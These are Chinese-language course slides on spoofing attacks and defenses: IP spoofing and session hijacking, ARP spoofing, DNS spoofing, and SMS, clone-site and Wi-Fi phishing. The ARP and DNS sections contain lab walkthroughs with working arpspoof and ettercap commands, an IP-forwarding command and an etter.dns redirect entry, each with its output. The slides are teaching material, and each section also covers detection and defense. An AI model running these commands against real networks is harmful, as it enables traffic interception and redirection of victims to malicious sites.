

5 欺骗攻防技术



5 欺骗攻防技术

- ◆ 在互联网中，两台计算机之间进行友好的互相交流是建立在两个前提之下，即认证（Authentication）和信任（Trust）。
- ◆ 认证是在网络中计算机之间进行相互识别的一种鉴别过程，通过该过程获得认证准许的计算机之间将建立互相信任的关系，而信任和认证之间存在逆反关系。如果两台计算机之间存在高度信任的关系，那么相互交流时就不一定需要严格的认证过程。反之，如果两台计算机之间没有信任的关系，那么在相互交流之前，则要进行严格的认证。
- ◆ 欺骗攻击实质上就是通过冒充身份骗取信任从而达到攻击目的，即攻击者通过欺骗，伪装成为可信任的计算机从而获取受害计算机的信息。

5 欺骗攻防技术

◆ 主要内容

- 5.1 IP欺骗
- 5.2 ARP欺骗
- 5.3 DNS欺骗
- 5.4 网络钓鱼技术


5.1 IP欺骗



基本的IP欺骗


- ◆ IP欺骗就是向目标主机发送源地址为非本机IP地址的数据包，从而实现拒绝服务攻击、伪造TCP连接、会话劫持攻击、隐藏攻击主机地址等。基本表现形式主要有两种：

- 1) 攻击者伪造的IP地址不可到达或根本不存在。这种形式的IP欺骗，主要用于迷惑目标主机上的入侵检测系统，或者对目标主机进行DoS攻击。



基本的IP欺骗

- 2) 在IP包中填入被目标主机所信任的主机IP地址来进行冒充（在目标主机看来，是它和它所信任的主机建立了一条TCP连接。事实上，攻击者把目标主机和被信任主机之间的双向TCP连接分解成了两个单向的TCP连接）。攻击者就可以获得对目标主机的访问权，并可以进一步进行攻击。




会话劫持

- ◆ **会话劫持就是接管一个现存动态会话的过程，攻击者可以在双方会话当中进行监听，也可以在正常的数据包中插入恶意数据，甚至可以替代某一方主机接管会话。**
- ◆ **在基本的IP欺骗攻击中，攻击者仅仅假冒的是另一台主机的IP地址或MAC地址。被冒充的用户可能并不在线上，并且在整个攻击中也不扮演任何角色。但是在会话劫持中，被冒充者本身是处于在线状态的，因此常见的情况是，为了接管整个会话过程，攻击者要积极地攻击被冒充用户并迫使其离线。**

会话劫持过程

- ◆ (1) 在确定目标主机之后，要找到目标主机所采用的信任模式。
- ◆ (2) 找到一个被目标主机信任的主机，使被信任的主机丧失工作能力，同时采样目标主机发出的TCP序列号，猜测出其数据序列号。
- ◆ (3) 伪装成被信任的主机，同时建立起与目标主机基于IP地址验证的应用连接。如果成功，黑客就可以放置一个系统“后门”，以进行非授权操作。



会话劫持过程

- ◆ 要让被信任的主机丧失工作能力，通常使用TCP SYN淹没的方法。大量半连接的数据包导致在信任主机的队列中存在许多处于SYN_RECEIVED状态的连接，并不断溢出，从而丧失正常的TCP连接能力。所以，SYN淹没也常常是IP欺骗攻击的征兆。
- ◆ 确定信任关系需要猜测序列号。通常，黑客要经过大量统计加猜测的方法才能得到目标主机初始序列号ISN (Initial Sequence Number) 的变化规律。一般黑客先同目标主机建立一个正常的连接（如SMTP等），利用这个正常连接进行数据采样，得到目标主机的ISN变化规律。
- ◆ 还有一个重要的数据就是目标主机和被信任主机之间的往返时间（RTT）。

会话劫持过程

- ◆ 黑客利用这些数据猜测出目标主机在响应攻击者TCP请求（包含信任主机的IP地址）时所给出的ISN，并在响应数据包的ACK中填入适当的值以欺骗目标主机，并最终和目标主机实现同步，建立可靠的会话。

IP欺骗攻击的防御

- ◆ 1. 防范基本的IP欺骗攻击
- ◆ 大多数路由器有内置的欺骗过滤器。有两种过滤器类型：
 - 入口过滤：不允许任何从外面进入网络的数据包使用单位的内部网络地址作为源地址。入口过滤能够使单位的网络不成为欺骗攻击的受害者。
 - 出口过滤：检查向外网发送的数据包，确信源地址是来自本单位局域网的一个地址。用于阻止有人使用内部网络的计算机向其他的站点发起攻击。

IP欺骗攻击的防御

◆ 2. 防范会话劫持攻击

- ◆ 目前，仍没有有效的办法能从根本上阻止或消除会话劫持攻击。因为在会话劫持攻击时攻击者直接接管了合法用户的会话，消除这个会话也就意味着禁止了一个合法的连接，这么做就背离了使用Internet进行连接的目的，因此只能通过对通信数据进行加密和使用安全协议等方法尽量减小会话劫持攻击所带来的危害。

5.2 ARP欺骗



ARP的作用

- ◆ ARP（地址解析协议）主要负责将局域网中的32位IP地址转换为对应的48位物理地址，即网卡的MAC地址。在同一个局域网内，当一台计算机主机要把以太网数据帧发送到另外一台主机时，它的底层是通过MAC地址来确定目的接口的，但在应用层是使用IP地址来访问目标主机的。



ARP的作用

- ◆ 计算机网卡（以太网网络适配器）中有一个或多个ARP缓存表，用于保存IP地址及经过解析的MAC地址。当局域网内的计算机通信时，首先通过查询本地的ARP缓存表，查询对方主机的MAC地址。没有查到则发送ARP数据包给目标主机，得到的ARP响应数据包中会有目标主机的IP地址和MAC地址，存入ARP缓存表，就可进行正常通信。

ARP欺骗攻击的方法

◆ 利用了ARP缓存表的缺陷：当主机收到一个ARP响应包后，它不会验证自己是否发送过这个ARP请求，也不会验证这个ARP应答包是否可信，而是直接将响应包里的MAC地址与IP地址对应以替换原来的MAC地址。ARP欺骗过程如下：


□ (1) 主机B向主机A发送ARP Reply：

192.168.0.1的MAC是主机B的MAC。

□ (2) 主机B向路由器发送ARP Reply：

192.168.0.100的MAC是主机B的MAC。

◆ 主机A访问网络的所有数据都会先经过主机B，并且回来的数据也都会经过主机B。主机B可查看主机A所有的流量。



ARP欺骗攻击的实例

◆ Arpspoof 是一款进行ARP欺骗攻击的工具。下面介绍其ARP 欺骗的实例。

◆ 实验环境：

□ 攻击者主机 (Kali) ip:192.168.1.26

□ 受害者主机 (Windows) ip:192.168.1.12

◆ (1) 查看ARP缓存表。

□ 目标主机的ARP缓存表内IP
地址、MAC地址的记录：

```
接口: 192.168.1.12 --- 0x9
Internet 地址      物理地址      类型
192.168.1.1      0c-da-41-68-fc-56 动态
192.168.1.2      6c-e8-73-6f-54-42 动态
192.168.1.5      78-d7-5f-f3-24-52 动态
192.168.1.7      fc-4d-d4-f8-c7-3d 动态
192.168.1.9      24-1b-7a-79-47-b1 动态
192.168.1.10     c4-0b-cb-f6-2d-64 动态
192.168.1.23     b0-fc-36-33-60-eb 动态
192.168.1.26     00-0c-29-f0-9a-6e 动态
```

ARP欺骗攻击的实例

□ 攻击者ARP缓存表:

```
root@kali:~# arp
Address                  HWtype  HWaddress                     Flags Mask                  Iface
gateway                  ether    0c:da:41:68:fc:56             C                            eth0
192.168.1.12             ether    b8:ae:ed:2f:cf:8a             C                            eth0
```

◆ 由上述两表可知:

□ 网关IP地址: 192.168.1.1

□ 网关MAC地址: 0c:da:41:68:fc:56

◆ (2) 开启IP转发。进行ARP欺骗之前必须要开启IP转发，否则当欺骗成功之后，目标主机会断网，这样就会被对方察觉。攻击者输入以下指令开启IP转发:

□ #echo 1 > /proc/sys/net/ipv4/ip_forward

ARP欺骗攻击的实例

- ◆ (3) 使用 Arpspoof 命令进行欺骗。该命令使用方法如下：
 - `#arpspoof -i <网卡名> -t <欺骗目标的IP> <要修改MAC地址的IP>`
 - 攻击者输入 `arpspoof -i eth0 -t 192.168.1.12 192.168.1.26`，从而向目标主机发送ARP响应包。
- ◆ 这样就将目标主机ARP缓存表里网关的MAC地址改为攻击者的MAC地址。同样的将网关ARP缓存表里目标主机的MAC地址改为攻击者的MAC地址。

```
root@kali:~# arpspoof -i eth0 -t 192.168.1.12 192.168.1.26
0:c:29:f0:9a:6e b8:ae:ed:2f:cf:8a 0806 42: arp reply 192.168.1.26 is-at 0:c:29:f0:9a:6e
0:c:29:f0:9a:6e b8:ae:ed:2f:cf:8a 0806 42: arp reply 192.168.1.26 is-at 0:c:29:f0:9a:6e
0:c:29:f0:9a:6e b8:ae:ed:2f:cf:8a 0806 42: arp reply 192.168.1.26 is-at 0:c:29:f0:9a:6e
0:c:29:f0:9a:6e b8:ae:ed:2f:cf:8a 0806 42: arp reply 192.168.1.26 is-at 0:c:29:f0:9a:6e
0:c:29:f0:9a:6e b8:ae:ed:2f:cf:8a 0806 42: arp reply 192.168.1.26 is-at 0:c:29:f0:9a:6e
0:c:29:f0:9a:6e b8:ae:ed:2f:cf:8a 0806 42: arp reply 192.168.1.26 is-at 0:c:29:f0:9a:6e
```

ARP欺骗攻击的实例

- ◆ (4) 查看目标主机ARP缓存。目标主机ARP缓存表中所记录的网关 (192.168.1.1) 的MAC地址已经变为了攻击者 (192.168.1.26) 的MAC地址。
- ◆ (5) 之后攻击者便可以使用Tcpdump或Wireshark工具截获所有受害者的流量。

```
接口: 192.168.1.12 --- 0x9
Internet 地址      物理地址      类型
192.168.1.1      00-0c-29-f0-9a-6e 动态
192.168.1.2      6c-e8-73-6f-54-42 动态
192.168.1.5      78-d7-5f-f3-24-52 动态
192.168.1.7      fc-4d-d4-f8-c7-3d 动态
192.168.1.9      24-1b-7a-79-47-b1 动态
192.168.1.10     c4-0b-cb-f6-2d-64 动态
192.168.1.23     b0-fc-36-33-60-eb 动态
192.168.1.26     00-0c-29-f0-9a-6e 动态
```

ARP欺骗攻击的检测与防御

- ◆ 可以通过以下现象来检测ARP欺骗攻击：网络频繁掉线；网速变慢；使用ARP -a命令发现有重复的MAC地址条目，或者有网关MAC地址不正确；局域网内抓包发现很多ARP响应包。

ARP欺骗攻击的检测与防御

◆ 可以采用以下措施来防御ARP欺骗攻击：

- (1) 设置静态的ARP缓存表，不让主机刷新设置好的缓存表，手动更新缓存表中的记录。
- (2) 将IP和MAC两个地址绑定在一起，不能更改。
- (3) 划分多个范围较小的VLAN，一个VLAN内发生的ARP欺骗不会影响到其他VLAN内的主机通信，缩小ARP欺骗攻击影响的范围。
- (4) 一旦发现正在进行ARP欺骗攻击的主机，及时将其隔离。
- (5) 使用具有防御ARP欺骗攻击的防火墙进行监控。

5.3 DNS欺骗




DNS协议的作用

- ◆ 通过DNS协议可以得到域名对应的IP地址，该过程称为域名解析或主机名解析。DNS协议能够使用户更方便地访问互联网，使用直观有意义的域名而不用去记住机器使用的IP数串。

DNS协议的作用

- ◆ DNS协议运行在UDP之上，使用的端口号为53。DNS服务器包含着一个主数据库，其中包括域名对应的IP地址条目。客户端要访问域名为abc.com的Web服务器，但是不知道Web服务器的IP地址，就要向DNS服务器请求查询abc.com服务器对应的IP地址，DNS服务器查到域名后，将对应的IP地址放在响应报文中返回给客户端。客户端就可以访问abc.com服务器了。



DNS欺骗攻击的方法

- ◆ 在上述的域名解析过程中，客户端发送的DNS查询请求报文中包含一个特定的标识ID，在DNS服务器查询到对应域名的IP地址返回响应报文时，该响应报文中会包含这个特定的标识ID，以使该响应消息与客户端发送的请求消息相匹配。只有相同的标识ID才能证明是同一个会话，不同的解析会话采用不同的标识ID。客户端收到解析响应报文也是先比较收到的标识ID与自己发送查询请求里的标识ID是否相同，不相同就丢弃数据包。
- ◆ 如果某用户要打开百度主页（www.baidu.com），攻击者要想通过假的域名服务器进行欺骗，就要在真正的域名服务器返回响应前，先给出查询域名的IP地址。如果要使伪造的DNS响应数据包不被识破的话，就必须伪造出正确的ID。

DNS欺骗攻击的方法

- ◆ 假设目标主机、攻击者和DNS服务器在同一个局域网内，那么攻击过程如下：
 - （1）攻击者通过向攻击目标以一定的频率发送伪造的ARP响应数据包改写目标主机的ARP缓存表中的内容，并通过IP续传方式使数据包通过攻击者的主机流向目标主机，攻击者再配以网络嗅探器软件监听DNS请求包，获得解析请求的ID和端口号。
 - （2）取得解析请求的ID和端口号后，攻击者立即向攻击目标主机发送伪造的DNS响应数据包，目标主机收到后确认响应的ID和端口号无误，就会以为收到了正确的DNS响应数据包，而实际地址很可能被导向攻击者想让用户访问的恶意网站。

DNS欺骗攻击的实例

◆ Ettercap是一个完善的中间者攻击工具。下面介绍其进行DNS欺骗的实例。

◆ 实验环境：

□ 攻击者主机 (Kali) ip:192.168.1.26

□ 受害者主机 (Windows) ip:192.168.1.12

◆ (1) 查看正常情况下目标靶机解析得到的www.baidu.com对应的IP地址。使用ping命令查看，得到IP地址为180.97.33.108。

```
C:\Users\DWJ>ping www.baidu.com

正在 Ping www.baidu.com [180.97.33.108] 具有 32 字节的数据:
来自 180.97.33.108 的回复: 字节=32 时间=3ms TTL=54
来自 180.97.33.108 的回复: 字节=32 时间=4ms TTL=54
来自 180.97.33.108 的回复: 字节=32 时间=3ms TTL=54
来自 180.97.33.108 的回复: 字节=32 时间=3ms TTL=54

180.97.33.108 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 3ms, 最长 = 4ms, 平均 = 3ms
```

DNS欺骗攻击的实例

- ◆ (2) 攻击者修改系统中etter.dns这个配置文件。使用nano命令进行编辑，添加记录
www.baidu.com A 192.168.1.26，将www.baidu.com对应的IP地址指向到本机IP地址。

```
GNU nano 3.2 /etc/ettercap/etter.dns
#
#####
#####
# microsoft sucks ;)
# redirect it to www.linux.org
#
microsoft.com      A    107.170.40.56
*.microsoft.com    A    107.170.40.56
www.microsoft.com  PTR 107.170.40.56      # Wildcards in PTR are not allowed
www.baidu.com      A    192.168.1.26
#####
# no one out there can have our domains...
#
www.alor.org A 127.0.0.1


^G 求助      ^O 写入      ^W 搜索      ^K 剪切文字  ^J 对齐      ^C 光标位置
^X 离开      ^R 读档      ^_ 替换      ^U 还原剪切  ^T 拼写检查  ^_ 跳行
```

DNS欺骗攻击的实例

◆ (3) 使用ettercap命令进行DNS欺骗。输入指令：

❑ `ettercap -T -q -P dns_spoof -M arp:remote`

◆ (4) 在受到攻击的主机上查看攻击结果。对域名www.baidu.com的访问已经被指向到192.168.1.26。



```
C:\Users\DWJ>ping www.baidu.com

正在 ping www.baidu.com [192.168.1.26] 具有 32 字节的数据:
来自 192.168.1.26 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.26 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.26 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.26 的回复: 字节=32 时间<1ms TTL=64

192.168.1.26 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 0ms, 最长 = 0ms, 平均 = 0ms
```

◆ 受害者主机在浏览器中访问百度主页，访问到的却是事先搭建好的一台Web服务器。

DNS欺骗攻击的防御

- ◆ (1) 使用最新版本的DNS服务器软件，并及时安装补丁。目前，大多数DNS服务器软件都有防御DNS欺骗的措施。
- ◆ (2) 关闭DNS服务器的递归功能。DNS服务器利用缓存表中的记录信息回答查询请求或通过查询其他服务获得查询信息并将其发送给客户机，这两种查询称为递归查询。递归查询方式容易导致DNS欺骗。
- ◆ (3) 保护内部设备。大多数DNS欺骗都是从网络内部执行攻击的，如果你的网络设备很安全，那么那些感染的主机就很难向你的设备发动欺骗攻击。
- ◆ (4) 直接使用IP地址访问，对少数信息安全级别要求高的网站直接输入IP地址进行访问，这样可以避开DNS协议对域名的解析过程，也就避开了DNS欺骗攻击。

5.4 网络钓鱼技术



基于伪基站的短信钓鱼

- ◆ 伪基站，顾名思义，就是假基站，其设备一般由主机和笔记本电脑组成，再通过短信群发器、短信发信机等相关设备，利用2G网络单向鉴权的漏洞，搜寻到一定半径范围内的手机卡信息，“劫持”用户的手机信号，模拟成任意手机号向用户发送短信，以下进行举例说明。
- ◆ 收到来自95555的通知短信，该短信是银行短信中心的积分兑换提醒。其中，前两条短信是正常业务，最后一条短信则是钓鱼短信。
- ◆ 而且拨打这个95555电话号码时，有些手机还会出现招商银行的图标。




基于伪基站的短信钓鱼

- ◆ 略微一看最后一条短信，没有发现什么不对，但仔细观察最后这条短信后，就会发现以下疑点。
 - （1）地址略微不同，正常的应该是类似cmbt.com这种地址。
 - （2）标点符号全/半角混用。



基于伪基站的短信钓鱼

- ◆ 将前后短信进行对比，并对短信的信息详情进行检验，会发现发送时间和服务中心均不同。
- ◆ 假短信发送时间已经过几年了，但短消息点对点协议（CMPP、SMPP）对短信生命周期的约定是最长48小时。另外，手机接收到的短信，都会显示发送者的短信中心（SMSC）。
- ◆ 由此断定，最后一条短信来自伪基站，而不是正常的移动网络。



基于伪基站的短信钓鱼

- ◆ 打开短信中的链接，攻击者就会引导受害者做一系列操作，最终让受害者下载一个App。
- ◆ 在App安装后，会将桌面图标隐藏起来，还会获取一系列高危权限，如开机自启动、收发短信等，最为严重的是，控制者尝试偷取受害手机里的X.509证书文件（该证书包含了手机的所有敏感信息，如版本号、序列号、签发人姓名等）。最后，这个手机沦为“肉鸡”。



克隆钓鱼

◆ 克隆钓鱼就是将某个网站克隆下来，对某个环节进行篡改，然后将受害者引导至钓鱼页面；制作一个同UI界面一样的可执行程序，以此来让用户上当。钓鱼网站特点如下：

- (1) 大多数浏览器以无衬线字体显示URL。攻击者会注册与要假冒的网站相似的域名。例如，用数字“1”和字母“l”、数字“0”和字母“o”互换的手法注册相似的域名，以迷惑用户。
- (2) 假域名也可能只是真域名的一部分。例如，用“ebay-security.com”假冒“ebay.com”。




克隆钓鱼

- (3) 以IP地址的形式显示。如http://210.93.131.250。由于许多合法URL也包含一些不透明且不易理解的数字，因此只有懂得解析URL且足够警觉的用户才有可能对这种地址产生怀疑，而大多数用户缺少判断一个假域名是否为域名持有者所拥有的工具和知识。
- (4) 为了创建一个可信的环境，攻击者还可以通过完全替换地址栏或状态栏，达到提供欺骗性提示信息的目的。攻击者用JavaScript在Internet Explorer的地址栏上创建一个简单的小窗口，用来显示一个完全无关的URL。例如，在浏览器中显示的是真实的Citibank网页，但在页面上弹出了一个简单的窗口，要求用户输入个人信息。

Wi-Fi钓鱼

- ◆ Wi-Fi钓鱼一般都是用目标机器（物理机或者虚拟机）搭建一个无线网络，并确保用户能够接入该无线网络，再用无线网卡来嗅探和注入数据包，将附近的访问点列出来，记下BSSID和channel的值和MAC地址，然后用DHCP服务器提供一个假的接入点，就可以通过抓包工具抓包了。
